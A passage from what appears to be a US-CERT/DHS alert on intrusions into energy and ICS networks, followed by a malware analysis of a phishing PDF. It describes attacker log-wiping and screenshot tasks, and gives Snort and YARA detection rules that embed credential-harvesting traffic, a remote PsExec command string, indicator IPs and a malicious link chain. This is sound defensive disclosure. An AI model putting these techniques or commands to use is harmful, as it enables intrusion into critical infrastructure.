<user1>                       2     Disc    1+19:34     6/27/2017 12:35 PM
```

An additional batch script named "dirsb.bat" was used to gather folder and file names from hosts on the network.

In addition to the batch scripts, the threat actors also used scheduled tasks to collect screenshots with "scr.exe". In two instances, the scheduled tasks were designed to run the command "C:\Windows\Temp\scr.exe" with the argument "C:\Windows\Temp\scr.jpg". In another instance, the scheduled task was designed to run with the argument "pss.bat" from the local administrator's "AppData\Local\Microsoft\" folder.

The threat actors commonly executed files out of various directories within the user's AppData or Downloads folder. Some common directory names were


- Chromex64,
- Microsoft_Corporation,
- NT,
- Office365,
- Temp, and
- Update.

Targeting of ICS and SCADA Infrastructure

In multiple instances, the threat actors accessed workstations and servers on a corporate network that contained data output from control systems within energy generation facilities.

The threat actors accessed files pertaining to ICS or supervisory control and data acquisition (SCADA) systems. Based on DHS analysis of existing compromises, these files were named containing ICS vendor names and ICS reference documents pertaining to the organization (e.g., “SCADA WIRING DIAGRAM.pdf” or “SCADA PANEL LAYOUTS.xlsx”).

The threat actors targeted and copied profile and configuration information for accessing ICS systems on the network. DHS observed the threat actors copying Virtual Network Connection (VNC) profiles that contained configuration information on accessing ICS systems. DHS was able to reconstruct screenshot fragments of a Human Machine Interface (HMI) that the threat actors accessed.



Cleanup and Cover Tracks

In multiple instances, the threat actors created new accounts on the staging targets to perform cleanup operations. The accounts created were used to clear the following Windows event logs: System, Security, Terminal Services, Remote Services, and Audit. The threat actors also removed applications they installed while they were in the network along with any logs produced. For example, the Fortinet client installed at one commercial facility was deleted along with the logs that were produced from its use. Finally, data generated by other accounts used on the systems accessed were deleted.

Threat actors cleaned up intended target networks through deleting created screenshots and specific registry keys. Through forensic analysis, DHS determined that the threat actors deleted the registry key associated with terminal server client that tracks connections made to remote systems. The threat actors also deleted all batch scripts, output text documents and any tools they brought into the environment such as “scr.exe”.

Detection and Response

IOCs related to this campaign are provided within the accompanying .csv and .stix files of this alert. DHS and FBI recommend that network administrators review the IP addresses, domain names, file hashes, network signatures, and YARA rules provided, and add the IPs to their watchlists to determine whether malicious activity has been observed within their organization. System owners are also advised to run the YARA tool on any system suspected to have been targeted by these threat actors.

Network Signatures and Host-Based Rules

This section contains network signatures and host-based rules that can be used to detect malicious activity associated with threat actor TTPs. Although these network signatures and host-based rules were created using a comprehensive vetting process, the possibility of false positives always remains.

Network Signatures

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"HTTP URI contains '/aspnet_client/system_web/4_0_30319/update/' (Beacon)"; sid:42000000; rev:1; flow:established,to_server; content:"/aspnet_client/system_web/4_0_30319/update/"; http_uri; fast_pattern:only; classtype:bad-unknown; metadata:service http;)
```

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"HTTP URI contains '/img/bson021.dat'"; sid:42000001; rev:1; flow:established,to_server; content:"/img/bson021.dat"; http_uri; fast_pattern:only; classtype:bad-unknown; metadata:service http;)
```

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"HTTP URI contains '/A56WY' (Callback)"; sid:42000002; rev:1; flow:established,to_server; content:"/A56WY"; http_uri; fast_pattern; classtype:bad-unknown; metadata:service http;)
```

```
alert tcp any any -> any 445 (msg:"SMB Client Request contains 'AME_ICON.PNG' (SMB credential harvesting)"; sid:42000003; rev:1; flow:established,to_server; content:"|FF|SMB|75 00 00 00 00|"; offset:4; depth:9; content:"|08 00 01 00|"; distance:3; content:"|00 5c 5c|"; distance:2; within:3; content:"|5c|AME_ICON.PNG"; distance:7; fast_pattern; classtype:bad-unknown; metadata:service netbios-ssn;)
```

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"HTTP URI OPTIONS contains '/ame_icon.png' (SMB credential harvesting)"; sid:42000004; rev:1; flow:established,to_server; content:"/ame_icon.png"; http_uri; fast_pattern:only; content:"OPTIONS"; nocase; http_method; classtype:bad-unknown; metadata:service http;)
```

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"HTTP Client Header contains 'User-Agent|3a 20|Go-http-client/1.1'"; sid:42000005; rev:1; flow:established,to_server; content:"User-Agent|3a 20|Go-http-client/1.1|0d 0a|Accept-Encoding|3a 20|gzip"; http_header; fast_pattern:only; pcre:"/\.(?:aspx|txt)\?[a-z0-9]{3}=[a-z0-9]{32}&/U"; classtype:bad-unknown; metadata:service http;)
```

```
alert tcp $EXTERNAL_NET [139,445] -> $HOME_NET any (msg:"SMB Server Traffic contains NTLM-Authenticated SMBv1 Session"; sid:42000006; rev:1; flow:established,to_client; content:"|ff 53 4d 42 72 00 00 00 00 80|"; fast_pattern:only;
content:"|05 00|"; distance:23; classtype:bad-unknown; metadata:service netbios-ssn;)
```

YARA Rules

This is a consolidated rule set for malware associated with this activity. These rules were written by NCCIC and include contributions from trusted partners.

```
*/


rule APT_malware_1

{

meta:

        description = "inveigh pen testing tools & related artifacts"

        author = "DHS | NCCIC Code Analysis Team"

        date = "2017/07/17"

        hash0 = "61C909D2F625223DB2FB858BBDF42A76"

        hash1 = "A07AA521E7CAFB360294E56969EDA5D6"

        hash2 = "BA756DD64C1147515BA2298B6A760260"

        hash3 = "8943E71A8C73B5E343AA9D2E19002373"

        hash4 = "04738CA02F59A5CD394998A99FCD9613"

        hash5 = "038A97B4E2F37F34B255F0643E49FC9D"

        hash6 = "65A1A73253F04354886F375B59550B46"

        hash7 = "AA905A3508D9309A93AD5C0EC26EBC9B"

        hash8 = "5DBEF7BDDAF50624E840CCBCE2816594"

        hash9 = "722154A36F32BA10E98020A8AD758A7A"

        hash10 = "4595DBE00A538DF127E0079294C87DA0"

strings:

        $s0 = "file://"

        $s1 = "/ame_icon.png"

        $s2 = "184.154.150.66"

        $s3 = {
87D081F60C67F5086A003315D49A4000F7D6E8EB12000081F7F01BDD21F7DE }

        $s4 = {
33C42BCB333DC0AD400043C1C61A33C3F7DE33F042C705B5AC400026AF2102 }

        $s5 = "(g.charCodeAt(c)^l[(l[b]+l[e])%256])"

        $s6 = "for(b=0;256>b;b++)k[b]=b;for(b=0;256>b;b++)"

        $s7 = "VXNESWJfSjY3grKEkEkRuZeSvkE="

        $s8 = "NlZzSZk="

        $s9 = "WlJTb1q5kaxqZaRnser3sw=="

        $s10 = "for(b=0;256>b;b++)k[b]=b;for(b=0;256>b;b++)"

        $s11 = "fromCharCode(d.charCodeAt(e)^k[(k[b]+k[h])%256])"
        $s12 = "ps.exe -accepteula \\%ws% -u %user% -p %pass% -s cmd /c netstat"

        $s13 = {
22546F6B656E733D312064656C696D733D5C5C222025254920494E20286C6973742E74787429
}

        $s14 = {
68656C6C2E657865202D6E6F65786974202D657865637574696F6E706F6C69637920627970617373202D636F6D6D6D6
}

        $s15 = { 476F206275696C642049443A202266626433373937623163313465306531 }

//inveigh pentesting tools

        $s16 = {
24696E76656967682E7374617475735F71756575652E4164642822507265737320616E79206B657920746F2073746F7
}

//specific malicious word document PK archive

        $s17 = {
2F73657474696E67732E786D6CB456616FDB3613FEFE02EF7F10F4798E64C54D06A14ED125F19A225E87C9FD01
}

        $s18 = {
6C732F73657474696E67732E786D6C2E72656C7355540500010076A41275780B0001040000000004000000008D90B
}

        $s19 = {
8D90B94E03311086EBF014D6F4D87B48214471D210A41450A0E50146EBD943F8923D41C9DBE3A54A240ACA394A
}

        $s20 = {
8C90CD4EEB301085D7BD4F61CDFEDA092150A1BADD005217B040E10146F124B1F09FEC01B56F8FC3AA9558B0
}

        $s21 = {
8C90CD4EEB301085D7BD4F61CDFEDA092150A1BADD005217B040E10146F124B1F09FEC01B56F8FC3AA9558B0
}

        $s22 = "5.153.58.45"

        $s23 = "62.8.193.206"

        $s24 = "/1/ree_stat/p"

        $s25 = "/icon.png"

        $s26 = "/pshare1/icon"

        $s27 = "/notepad.png"

        $s28 = "/pic.png"

        $s29 = "http://bit.ly/2m0x8IH"


condition:

        ($s0 and $s1 or $s2) or ($s3 or $s4) or ($s5 and $s6 or $s7 and $s8 and $s9) or ($s10
and $s11) or ($s12 and $s13) or ($s14) or ($s15) or ($s16) or ($s17) or ($s18) or ($s19) or
($s20) or ($s21) or ($s0 and $s22 or $s24) or ($s0 and $s22 or $s25) or ($s0 and $s23 or
$s26) or ($s0 and $s22 or $s27) or ($s0 and $s23 or $s28) or ($s29)

}
```

```
rule APT_malware_2

{

meta:

      description = "rule detects malware"

      author = "other"


strings:

      $api_hash = { 8A 08 84 C9 74 0D 80 C9 60 01 CB C1 E3 01 03 45 10 EB ED }

      $http_push = "X-mode: push" nocase

      $http_pop = "X-mode: pop" nocase


condition:

      any of them

}




rule Query_XML_Code_MAL_DOC_PT_2

{

meta:

     name= "Query_XML_Code_MAL_DOC_PT_2"

     author = "other"


strings:


            $zip_magic = { 50 4b 03 04 }

            $dir1 = "word/_rels/settings.xml.rels"

            $bytes = {8c 90 cd 4e eb 30 10 85 d7}


condition:

            $zip_magic at 0 and $dir1 and $bytes

}




rule Query_Javascript_Decode_Function
```

```
{

meta:

    name= "Query_Javascript_Decode_Function"

    author = "other"


strings:

    $decode1 = {72 65 70 6C 61 63 65 28 2F 5B 5E 41 2D 5A 61 2D 7A 30 2D 39 5C 2B 5C
2F 5C 3D 5D 2F 67 2C 22 22 29 3B}

    $decode2 = {22 41 42 43 44 45 46 47 48 49 4A 4B 4C 4D 4E 4F 50 51 52 53 54 55 56 57
58 59 5A 61 62 63 64 65 66 67 68 69 6A 6B 6C 6D 6E 6F 70 71 72 73 74 75 76 77 78 79 7A
30 31 32 33 34 35 36 37 38 39 2B 2F 3D 22 2E 69 6E 64 65 78 4F 66 28 ?? 2E 63 68 61 72
41 74 28 ?? 2B 2B 29 29}

    $decode3 = {3D ?? 3C 3C 32 7C ?? 3E 3E 34 2C ?? 3D 28 ?? 26 31 35 29 3C 3C 34 7C
?? 3E 3E 32 2C ?? 3D 28 ?? 26 33 29 3C 3C 36 7C ?? 2C ?? 2B 3D [1-2] 53 74 72 69 6E 67
2E 66 72 6F 6D 43 68 61 72 43 6F 64 65 28 ?? 29 2C 36 34 21 3D ?? 26 26 28 ?? 2B 3D 53
74 72 69 6E 67 2E 66 72 6F 6D 43 68 61 72 43 6F 64 65 28 ?? 29}

    $decode4 = {73 75 62 73 74 72 69 6E 67 28 34 2C ?? 2E 6C 65 6E 67 74 68 29}

    $func_call="a(\""


condition:

    filesize < 20KB and #func_call > 20 and all of ($decode*)


}




rule Query_XML_Code_MAL_DOC

{

meta:

    name= "Query_XML_Code_MAL_DOC"

    author = "other"


strings:

    $zip_magic = { 50 4b 03 04 }

    $dir = "word/_rels/" ascii

    $dir2 = "word/theme/theme1.xml" ascii

    $style = "word/styles.xml" ascii


condition:

    $zip_magic at 0 and $dir at 0x0145 and $dir2 at 0x02b7 and $style at 0x08fd
}



rule z_webshell

{

meta:

        description = "Detection for the z_webshell"

        author = "DHS NCCIC Hunt and Incident Response Team"

        date = "2018/01/25"

        md5 =  "2C9095C965A55EFC46E16B86F9B7D6C6"


strings:

        $aspx_identifier1 = "<%@ " nocase ascii wide

        $aspx_identifier2 = "<asp:" nocase ascii wide

        $script_import = /(import|assembly) Name(space)?\=\"(System|Microsoft)/ nocase
ascii wide

        $case_string = /case \"z_(dir|file|FM|sql)_/ nocase ascii wide

        $webshell_name = "public string z_progname =" nocase ascii wide

        $webshell_password = "public string Password =" nocase ascii wide


condition:

        1 of ($aspx_identifier*)

        and #script_import > 10

        and #case_string > 7

        and 2 of ($webshell_*)

        and filesize < 100KB

}
```

Impact

This actors’ campaign has affected multiple organizations in the energy, nuclear, water, aviation, construction, and critical manufacturing sectors.

Solution

DHS and FBI encourage network users and administrators to use the following detection and prevention guidelines to help defend against this activity.

Network and Host-based Signatures

DHS and FBI recommend that network administrators review the IP addresses, domain names, file hashes, and YARA and Snort signatures provided and add the IPs to their watch list to determine whether malicious activity is occurring within their organization. Reviewing network perimeter netflow will help determine whether a network has experienced suspicious activity. Network defenders and malware analysts should use the YARA and Snort signatures provided in the associated YARA and .txt file to identify malicious activity.

Detections and Prevention Measures

- Users and administrators may detect spear phishing, watering hole, web shell, and remote access activity by comparing all IP addresses and domain names listed in the IOC packages to the following locations:
  - network intrusion detection system/network intrusion protection system logs,
  - web content logs,
  - proxy server logs,
  - domain name server resolution logs,
  - packet capture (PCAP) repositories,
  - firewall logs,
  - workstation Internet browsing history logs,
  - host-based intrusion detection system /host-based intrusion prevention system (HIPS) logs,
  - data loss prevention logs,
  - exchange server logs,
  - user mailboxes,
  - mail filter logs,
  - mail content logs,
  - AV mail logs,
  - OWA logs,
  - Blackberry Enterprise Server logs, and
  - Mobile Device Management logs.
- To detect the presence of web shells on external-facing servers, compare IP addresses, filenames, and file hashes listed in the IOC packages with the following locations:
  - application logs,
  - IIS/Apache logs,
  - file system,
  - intrusion detection system/ intrusion prevention system logs,
  - PCAP repositories,
  - firewall logs, and
  - reverse proxy.
- Detect spear-phishing by searching workstation file systems and network-based user directories, for attachment filenames and hashes found in the IOC packages.
- Detect persistence in VDI environments by searching file shares containing user profiles for all .lnk files.
- Detect evasion techniques by the actors by identifying deleted logs. This can be done by reviewing last-seen entries and by searching for event 104 on Windows system logs.
- Detect persistence by reviewing all administrator accounts on systems to identify unauthorized accounts, especially those created recently.
- Detect the malicious use of legitimate credentials by reviewing the access times of remotely accessible systems for all users. Any unusual login times should be reviewed by the account owners.
- Detect the malicious use of legitimate credentials by validating all remote desktop and VPN sessions of any user’s credentials suspected to be compromised.
- Detect spear-phishing by searching OWA logs for all IP addresses listed in the IOC packages.

- Detect spear-phishing through a network by validating all new email accounts created on mail servers, especially those with external user access.
- Detect persistence on servers by searching system logs for all filenames listed in the IOC packages.
- Detect lateral movement and privilege escalation by searching PowerShell logs for all filenames ending in ".ps1" contained in the IOC packages. (Note: requires PowerShell version 5, and PowerShell logging must be enabled prior to the activity.)
- Detect persistence by reviewing all installed applications on critical systems for unauthorized applications, specifically note FortiClient VPN and Python 2.7.
- Detect persistence by searching for the value of "REG_DWORD 100" at registry location "HKLM\SOFTWARE\Policies\Microsoft\Windows NT\Terminal". Services\MaxInstanceCount" and the value of "REG_DWORD 1" at location "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\system\dontdisplaylastusername".
- Detect installation by searching all proxy logs for downloads from URIs without domain names.

General Best Practices Applicable to this Campaign:

- Prevent external communication of all versions of SMB and related protocols at the network boundary by blocking TCP ports 139 and 445 with related UDP port 137. See the NCCIC/US-CERT publication on SMB Security Best Practices for more information.
- Block the Web-based Distributed Authoring and Versioning (WebDAV) protocol on border gateway devices on the network.
- Monitor VPN logs for abnormal activity (e.g., off-hour logins, unauthorized IP address logins, and multiple concurrent logins).
- Deploy web and email filters on the network. Configure these devices to scan for known bad domain names, sources, and addresses; block these before receiving and downloading messages. This action will help to reduce the attack surface at the network's first level of defense. Scan all emails, attachments, and downloads (both on the host and at the mail gateway) with a reputable anti-virus solution that includes cloud reputation services.
- Segment any critical networks or control systems from business systems and networks according to industry best practices.
- Ensure adequate logging and visibility on ingress and egress points.
- Ensure the use of PowerShell version 5, with enhanced logging enabled. Older versions of PowerShell do not provide adequate logging of the PowerShell commands an attacker may have executed. Enable PowerShell module logging, script block logging, and transcription. Send the associated logs to a centralized log repository for monitoring and analysis. See the FireEye blog post Greater Visibility through PowerShell Logging for more information.
- Implement the prevention, detection, and mitigation strategies outlined in the NCCIC/US-CERT Alert TA15-314A – Compromised Web Servers and Web Shells – Threat Awareness and Guidance.
- Establish a training mechanism to inform end users on proper email and web usage, highlighting current information and analysis, and including common indicators of phishing. End users should have clear instructions on how to report unusual or suspicious emails.
- Implement application directory whitelisting. System administrators may implement application or application directory whitelisting through Microsoft Software Restriction Policy, AppLocker, or similar software. Safe defaults allow applications to run from PROGRAMFILES, PROGRAMFILES(X86), SYSTEM32, and any ICS software folders. All other locations should be disallowed unless an exception is granted.
- Block RDP connections originating from untrusted external addresses unless an exception exists; routinely review exceptions on a regular basis for validity.
- Store system logs of mission critical systems for at least one year within a security information event management tool.

- Ensure applications are configured to log the proper level of detail for an incident response investigation.
- Consider implementing HIPS or other controls to prevent unauthorized code execution.
- Establish least-privilege controls.
- Reduce the number of Active Directory domain and enterprise administrator accounts.
- Based on the suspected level of compromise, reset all user, administrator, and service account credentials across all local and domain systems.
- Establish a password policy to require complex passwords for all users.
- Ensure that accounts for network administration do not have external connectivity.
- Ensure that network administrators use non-privileged accounts for email and Internet access.
- Use two-factor authentication for all authentication, with special emphasis on any external-facing interfaces and high-risk environments (e.g., remote access, privileged access, and access to sensitive data).
- Implement a process for logging and auditing activities conducted by privileged accounts.
- Enable logging and alerting on privilege escalations and role changes.
- Periodically conduct searches of publically available information to ensure no sensitive information has been disclosed. Review photographs and documents for sensitive data that may have inadvertently been included.
- Assign sufficient personnel to review logs, including records of alerts.
- Complete independent security (as opposed to compliance) risk review.
- Create and participate in information sharing programs.
- Create and maintain network and system documentation to aid in timely incident response. Documentation should include network diagrams, asset owners, type of asset, and an incident response plan.

Report Notice

DHS encourages recipients who identify the use of tools or techniques discussed in this document to report information to DHS or law enforcement immediately. To request incident response resources or technical assistance, contact NCCIC at NCCICcustomerservice@hq.dhs.gov or 888-282-0870 and the FBI through a local field office or the FBI's Cyber Division (CyWatch@fbi.gov or 855-292-3937).

References

- [1] Symantec. Dragonfly: Western energy sector targeted by sophisticated attack group. September 6, 2017.
- [2] CERT CC. Vulnerability Note #672268
- [3] CCIRC CF17-010 UPDATE
- [4] MIFR-10127623

Revisions

- March 15, 2018: Initial Version

This product is provided subject to this Notification and this Privacy & Use policy.

NCCIC
NATIONAL CYBERSECURITY AND COMMUNICATIONS INTEGRATION CENTER

US-CERT
UNITED STATES COMPUTER EMERGENCY READINESS TEAM

Malware Initial Findings Report (MIFR) - 10135300

2017-10-13

Notification

This report is provided "as is" for informational purposes only. The Department of Homeland Security (DHS) does not provide any warranties of any kind regarding any information contained within. The DHS does not endorse any commercial product or service, referenced in this bulletin or otherwise.

This document is marked TLP:WHITE. Disclosure is not limited. Sources may use TLP:WHITE when information carries minimal or no foreseeable risk of misuse, in accordance with applicable rules and procedures for public release. Subject to standard copyright rules, TLP:WHITE information may be distributed without restriction. For more information on the Traffic Light Protocol, see http://www.us-cert.gov/tlp/.

Summary

Description

A single PDF file was submitted for analysis.

Files

Processed	1 e29d1f5d79cd906f75c88177c7f6168e (document.pdf)

Domains

Identified	3 bit.ly tinyurl.com imageliners.com

IPs

Identified	3 67.199.248.10 104.20.219.42 192.81.76.117

Files

document.pdf

Details

Name	document.pdf
Size	237179
Type	PDF document, version 1.5
MD5	e29d1f5d79cd906f75c88177c7f6168e
SHA1	be0a15d1aa85c9d39c4757efda861da014156d31
ssdeep	6144:P3xUxs8qpZ5gB8zo35Gm0bLsSWpa9IP8F9/xZbbSxk:P+xs8Xio3ZOWpaSmpxZYk
Entropy	7.97898152566

Antivirus

No matches found.

PDF Metadata

Title	
Subject	
Author	Dan Richards
Creator	Microsoft Word
Producer	
Creation Date	2017-03-02T18:35:50+00:00
Mod Date	2017-03-02T18:35:50+00:00

Relationships

(F) document.pdf (e29d1)	Characterized_By	(S) Screenshot of PDF
(F) document.pdf (e29d1)	Connected_To	(D) bit.ly

Description


This PDF contains a malicious link. The PDF prompts the victim to click on the link to download a file (see screenshot).

The link connects to a "bit.ly" domain, which in turn connects to a "tinyrul.com" address. The "tinyurl.com" address resolves to "www[.]imageliners.com/nitel" website that returns a HTTP 404 error. The file at imageliners.com was not available for download at the time of analysis.

--Begin URIs--
bit.ly/2m0x8IH
tinyurl.com/h3sdqck
www[.]imageliners.com/nitel
--End URIs--

Screenshots

- **Screenshot of PDF**



MIMECAST LARGE FILE SEND

Your download will begin automatically…

You can also download the file directly here

Security Warning

The document is trying to connect to:
http://bit.ly/2m0x8IH

If you trust the site, choose Allow. If you do not trust the site, choose Block.

□ Remember my action for this site

Help | Allow | Block

Domains

bit.ly

URI

- tinyurl.com

Ports

- 80

HTTP Sessions

-
  ```
  GET /2m0x8IH HTTP/1.1
  Host: bit.ly
  User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:54.0) Gecko/20100101 Firefox/54.0
  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
  Accept-Language: en-US,en;q=0.5
  Accept-Encoding: gzip, deflate
  Connection: keep-alive
  Upgrade-Insecure-Requests: 1

  HTTP/1.1 301 Moved Permanently
  Server: nginx
  Date: Thu, 03 Aug 2017 18:51:10 GMT
  Content-Type: text/html; charset=utf-8
  Content-Length: 113
  Connection: keep-alive
  Cache-Control: private, max-age=90
  Location: http[:]//tinyurl.com/h3sdqck
  Set-Cookie: _bit=h73iPa-4621b905c62ea92ae9-00j; Domain=bit.ly; Expires=Tue, 30 Jan 2018 18:51:10 GMT



  moved here
  ```

Whois

```
Address lookup
canonical name     bit.ly.
aliases
addresses     67.199.248.11
67.199.248.10
Domain Whois record

Queried whois.nic.ly with "bit.ly"...

Domain Name: bit.ly
- Domain Status: Strings shorter than four symbols long are to be registered directly under .ly ONLY through Libya Telecom and Technology
co. (LTT) in the upcoming period to guarantee that registrants have Local presence.
--
Whois information provided by:
LY Registry
whois.nic.ly
-For Whois usage policy please check:
 http[:]//whois.nic.ly/policy.php

Network Whois record

Queried whois.arin.net with "n 67.199.248.11"...

NetRange:      67.199.248.0 - 67.199.248.255
CIDR:          67.199.248.0/24
NetName:       BITLY
NetHandle:     NET-67-199-248-0-1
Parent:        NET67 (NET-67-0-0-0-0)
NetType:       Direct Assignment
OriginAS:      AS395224, AS36351, AS32787
Organization:  Bitly Inc (BITLY)
RegDate:       2016-05-31
Updated:       2016-07-06
Ref:           https[:]//whois.arin.net/rest/net/NET-67-199-248-0-1


OrgName:       Bitly Inc
OrgId:         BITLY
Address:       139 5th Ave
Address:       5th Floor
City:          New York
StateProv:     NY
PostalCode:    10010
Country:       US
RegDate:       2011-11-18
Updated:       2016-04-28
Ref:           https[:]//whois.arin.net/rest/org/BITLY


OrgAbuseHandle: ABUSE3257-ARIN
OrgAbuseName:   Abuse
OrgAbusePhone:  +1-646-678-5610
OrgAbuseEmail:  abuse[@]bitly.com
OrgAbuseRef:    https[:]//whois.arin.net/rest/poc/ABUSE3257-ARIN

OrgAbuseHandle: OPERA345-ARIN
OrgAbuseName:   Operations, Bitly
OrgAbusePhone:  +1-646-678-5610
OrgAbuseEmail:  hostmaster[@]bitly.com
OrgAbuseRef:    https[:]//whois.arin.net/rest/poc/OPERA345-ARIN

OrgTechHandle: OPERA345-ARIN
OrgTechName:   Operations, Bitly
OrgTechPhone:  +1-646-678-5610
OrgTechEmail:  hostmaster[@]bitly.com
OrgTechRef:    https[:]//whois.arin.net/rest/poc/OPERA345-ARIN

DNS records
DNS query for 11.248.199.67.in-addr.arpa returned an error from the server: NameError
name     class     type data time to live
bit.ly IN    SOA
server:    ns1.p26.dynect.net
email:     hostmaster[@]bit.ly
serial:    1212581715
refresh:   3600
retry:     600
expire:    604800
minimum ttl:    3600
        3600s    (01:00:00)
bit.ly IN    NS    ns1.p35.dynect.net 86400s    (1.00:00:00)
bit.ly IN    NS    ns4.p35.dynect.net 86400s    (1.00:00:00)
bit.ly IN    NS    ns2.p35.dynect.net 86400s    (1.00:00:00)
bit.ly IN    NS    ns3.p35.dynect.net 86400s    (1.00:00:00)
bit.ly IN    A     67.199.248.10 3600s      (01:00:00)
bit.ly IN    A     67.199.248.11 3600s      (01:00:00)
bit.ly IN    MX
preference:     10
exchange:       aspmx.l.google.com
        86400s   (1.00:00:00)
bit.ly IN    MX
preference:     30
exchange:       aspmx3.googlemail.com
        86400s   (1.00:00:00)
bit.ly IN    MX
preference:     20
exchange:       alt1.aspmx.l.google.com
        86400s   (1.00:00:00)
bit.ly IN    MX
preference:     30
exchange:       aspmx2.googlemail.com
        86400s   (1.00:00:00)
bit.ly IN    MX
preference:     20
exchange:       alt2.aspmx.l.google.com
        86400s   (1.00:00:00)
bit.ly IN    TXT yandex-verification: 41b3ec866726729d3600s      (01:00:00)
bit.ly IN    TXT google-site-verification: zhEwFAQvtUWYInQtt81loDiZmomsEmkAbuRsSSxk1YI 3600s      (01:00:00)
bit.ly IN    TXT 2205ECE8B9  3600s      (01:00:00)
bit.ly IN    TXT v=spf1 include:mktomail.com include:_spf.google.com include:_spf.salesforce.com include:mailgun.org -all      3600s
(01:00:00)

-- end --
```

Relationships

(D) bit.ly	Related_To	(H) GET /2m0x8IH HTTP/1.
(D) bit.ly	Related_To	(P) 80
